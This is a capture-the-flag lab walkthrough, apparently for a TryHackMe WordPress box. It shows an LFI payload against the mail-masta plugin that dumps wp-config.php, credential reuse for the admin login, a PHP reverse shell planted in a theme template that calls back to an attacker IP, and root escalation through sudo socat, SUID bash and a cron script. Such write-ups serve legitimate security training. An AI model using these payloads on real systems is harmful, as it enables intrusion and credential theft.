now let's dump the wp-config.php
/* payload
http://10.10.75.220/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=php://filter/convert.base64-encode/resource=/var/www/html/wordpress/wp-config.php
*/



PD9waHANCi8qKg0KICogVGhlIGJhc2UgY29uZmlndXJhdGlvbiBmb3IgV29yZFByZXNzDQogKg0KICogVGhlIHdwLWNvbm

now decode the bas64 & we found the credentials for mysql




```
IE15U1FMIGRhdGFiYXNlIHBhc3N3b3JkICovDQpkZWZpbmUoICdEQl9QQVNTV
KiogTXlTUUwgaG9zdG5hbWUgKi8NCmRlZmluZSggJ0RCX0hPU1QnLCAnbG9jY
Q2hhcnNldCB0byB1c2UgaW4gY3JlYXRpbmcgZGF0YWJhc2UgdGFibGVzLiAqL
dGY4bWI0JyApOw0KDQovKiogVGhlIERhdGFiYXNlIENvbGxhdGUgdHlwZS4gR
YnQuICovDQpkZWZpbmUoICdEQl9DT0xMQVRFJywgJycgKTsNCg0Kd29yZHByZ
```

Output

start: 745
end: 755
length: 10

```
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web hos
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'elyana' );

/** MySQL database password */
define( 'DB_PASSWORD', 'H@ckme@123' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

this credential might be reuse in other place too, let's try on the wordpress login page



You are now logged out.

Username or Email Address


elyana

Password

H@ckme@123

and it works!

now go to te theme editor & edit the 404 template to our reverse shell php script



Edit Themes


Twenty Twenty: 404 Template (404.php)

Select theme to edit: Twenty Twenty

Selected file content:

```
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.20.97';  // CHANGE THIS
$port = 18890;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

go to the unknown article to trigger 404 page & we got our initial foothold!



10.10.75.220/wordpress/index.php/2020/10/05/helloasd
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
nobodyatall@0xDEADBEEF: ~
File
Actions
Edit
View
Help
nobodyatall@...kme/allInOne
nobodyatall@0xDEADBEEF: ~
nobodyatall@0xDEA


```
┌──(nobodyatall㉿0xDEADBEEF)-[~]
└─$ nc -lvp 18890
listening on [any] 18890 ...
10.10.75.220: inverse host lookup failed: Unknown host
connect to [10.8.20.97] from (UNKNOWN) [10.10.75.220] 50522
Linux elyana 4.15.0-118-generic #119-Ubuntu SMP Tue Sep 8 12:30:01 UTC 2020 x86_
 10:54:34 up 59 min,  0 users,  load average: 0.00, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Post Exploitation

Privilege Escalation


www-data -> elyana

home directory 1 user




```
bash-4.4$ ls -la
ls -la
total 12
drwxr-xr-x  3 root   root   4096 Oct  5 19:38 .
drwxr-xr-x 24 root   root   4096 Oct  5 19:33 ..
drwxr-xr-x  6 elyana elyana 4096 Oct  7 13:41 elyana
bash-4.4$ 
```

hint? it told us that elyana credential are store somewhere in the system, so we need to find it out




```
-rw-rw-r-- 1 elyana elyana   59 Oct  6 20:24 hint.txt
-rw------- 1 elyana elyana   61 Oct  6 20:28 user.txt
bash-4.4$ 
```

notice that some weird private text file in the mysql config directory




```
find: missing argument to `-exec'
$  find /etc -type f -exec grep -iH 'elyana' {} \; 2>/dev/null
/etc/subuid:elyana:165536:65536
/etc/subgid:elyana:165536:65536
/etc/mysql/conf.d/private.txt:user: elyana
```

looks like we found the Elyana credential



```
$ cat private.txt
user: elyana
password: E@syR18ght
$ 
```


now we're elyana!



```
bash-4.4$ su elyana
su elyana
Password: E@syR18ght

bash-4.4$ id
id
uid=1000(elyana) gid=1000(elyana) groups=1000(elyana),4(adm),27(sudo),108(lxd)
bash-4.4$ 
```


elyana -> root

checking sudo -l & we found that elyana can exec socat binary as root using sudo




```
uid=1000(elyana) gid=1000(elyana) groups=1000(elyana),4(
bash-4.4$ sudo -l
sudo -l
Matching Defaults entries for elyana on elyana:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sb

User elyana may run the following commands on elyana:
    (ALL) NOPASSWD: /usr/bin/socat
bash-4.4$ 
```

executing like this & we're root now




```
      unix-sendto:<filename>     groups=FD,SOCKE
bash-4.4$ sudo socat stdin exec:/bin/bash
sudo socat stdin exec:/bin/bash
id
id
uid=0(root) gid=0(root) groups=0(root)
```

the user flag seems to be encoded in base64




```
bash-4.4# cat user.txt
cat user.txt
VEhNezQ5amc2NjZhbGI1ZTc2c2hydXNuNDlqZzY2NmFsYjVlNzZzaHJ1c259
bash-4.4# 
```

decoding it & we got our user flag



```
bash-4.4# cat user.txt | base64 -d
cat user.txt | base64 -d
THM{[redacted]}b
```


same goes to root flag, we've privilege to read it



```
bash-4.4# wc root.txt
wc root.txt
 1  1 61 root.txt
bash-4.4# 
```


unintended path (www-data -> root)

we found bash binary with suid bit set




```
bash-4.4$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/fusermount
/bin/su
/bin/bash
/bin/chmod
/bin/umount
```

now execute it & we're root




```
-rwsr-sr-x 1 root root 1113504 Jun  6  2019 /bin/bash
bash-4.4$ /bin/bash -p
/bin/bash -p
bash-4.4# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
bash-4.4# 
```

escape the euid limitation to uid 0



```
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(r
bash-4.4# python3 -c 'import os;os.setuid(0);os.system("/bin/bash")'
python3 -c 'import os;os.setuid(0);os.system("/bin/bash")'
bash-4.4# id
id

uid=0(root) gid=33(www-data) groups=33(www-data)
```

/*
www-data -> root
there's other method that i've found too, like writing reverse shell script into the /var/backups/script.sh by abusing the cronjobs



```
47 6    * * 7   root    test -x /usr/sbin/anacron ||
52 6    1 * *   root    test -x /usr/sbin/anacron ||
*  *    * * *   root    /var/backups/script.sh
```

*/